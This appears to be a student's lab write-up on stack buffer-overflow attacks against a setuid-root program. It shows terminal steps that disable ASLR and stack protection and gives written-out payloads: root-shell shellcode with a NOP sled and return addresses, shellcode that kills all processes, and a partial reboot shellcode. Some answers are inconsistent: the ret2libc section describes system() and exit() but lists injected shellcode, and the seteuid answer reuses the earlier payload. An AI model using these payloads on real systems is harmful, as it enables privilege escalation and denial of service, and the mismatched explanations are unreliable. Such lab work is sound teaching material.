

1. What is Stack guard and ASLR?
    a. Stack guard
        i. The GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are compiling the program using the switch -fno-stack-protector.
    b. What is ASLR protection?
        i. Ubuntu and several other Linux-based systems use address space ran- domization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.
2. Perform a stack overflow attack on the stack.c and launch shell as root under when Stack is executable stack and ASLR is turned off.
    a. Environment: Randomize_va_space = 0
    b. Initially created a input file with NOP values trying to estimate the correct buffer size of command function
    c. Used disas main and disas command syntax to know the buffer size
    d. Filling buffer with size 8 bytes more then correct buffer size to estimate the position of EBP and EIP
    e. After getting the correct buffer size, appending the input values with buffer + shellcode + EBP + EIP

f. 

```
tushar@ubuntu: ~/Desktop/buffer overflow/buffer-overflow-attack-master
tushar@ubuntu:~$ cd Desktop/buffer\ overflow/
tushar@ubuntu:~/Desktop/buffer overflow$ ls
Assignment4 (1) (1).pdf  buffer-overflow-attack-master
tushar@ubuntu:~/Desktop/buffer overflow$ cd buffer-overflow-attack-master/
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ clear

tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ ls
call_shellcode.c  exploit.c  README.md  set_uid_root.c  stack.c
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ █
```



```
tushar@ubuntu: ~/Desktop/buffer overflow/buffer-overflow-attack-master
Building dependency tree
Reading state information... Done
cpp is already the newest version.
cpp set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
tushar@ubuntu:~$ clear

tushar@ubuntu:~$ cd Desktop/buffer\ overflow/
tushar@ubuntu:~/Desktop/buffer overflow$ ls
Assignment4 (1) (1).pdf  buffer-overflow-attack-master
tushar@ubuntu:~/Desktop/buffer overflow$ cd buffer-overflow-attack-master/
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ clear

tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ ls
call_shellcode.c  exploit.c  README.md  set_uid_root.c  stack.c
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ gcc call_
shellcode.c
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ ./a.out
Segmentation fault (core dumped)
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ sudo gcc -o stack -z execstack -fno-stack-protector stack.c
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ chmod 4755 stack
chmod: changing permissions of 'stack': Operation not permitted
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ sudo chmod 4755 stack
tushar@ubuntu:~/Desktop/buffer overflow/buffer-overflow-attack-master$ █
```

g. Shell code : `data = b'\x90'*974 + b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\x6a\xee\xff\xbf'*2`

3. • Perform a stack overflow attack on the stack.c and launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned off.
    a. Environment: Randomize_va_space = 0
    b. For giving permission similar to seteuid(0), use setreuid(-1,0)
    c. setreuid will set uid unchanged and overwriting effective uid to 0 for root
    d. using gdb will get the assembly code for setreuid(-1,0) and same will be compiled to check correct execution

   e. objdump will be used to get the shell code
   f. using the shell code same as Q2
   g. Shell code:
```
data = b'\x90'*974 +
b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\x
c0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x
8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x
73\x68' + b'\x6a\xee\xff\xbf'*2
```

4. Perform a stack overflow attack on the stack.c and kill all processes when Stack is executable stack and ASLR is turned off. It is a kind of Denial of Service attack.
   a. Shell code : char shellcode[] = \x6a\x25\x58\x6a\xff\x5b\x6a\x09\x59\xcd\x80";
5. Perform a stack overflow attack on the stack.c and reboot the system when Stack is executable stack and ASLR is turned off.
   a. char shellcode[] =
   b. "\x31\xc0"   /* xor %eax,%eax */
   c. "\x50"   /* push %eax */
   d. "\xb0\x37"   /* mov $0x37,%al */
   e. "\xcd\x80";
6. Now turn on ASLR and perform all the tasks from 2 to 5.
   a. Most of the attack was giving segmentation fault as ASLR was enabled.
7. Turn on a non-executable stack . Perform any ret2libc attack.
   a. Using system() and exit() function call available in libc. Aim is to get the shell by executing the system("/bin/sh") command in the shell.
   b. libc command have system address specific to function call, we use gdb to get address of system and exit function call
   c. for "/bin/sh" -> info proc map
   d. find libc starting address and ending address.
   e. Override EBP and EIP using system and exit address
   f. safe address will be of "/bin/sh"
   g. Shell code:
```
x = b'\x90'*974 +
b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\x
c0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x
8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x
73\x68' + b'\x7a\xff\xff\xbf' + b'\x9a\xff\xff\xbf' +
b'\xca\x0f\xff\xbf' + b'\xda\x0f\xff\xbf'
```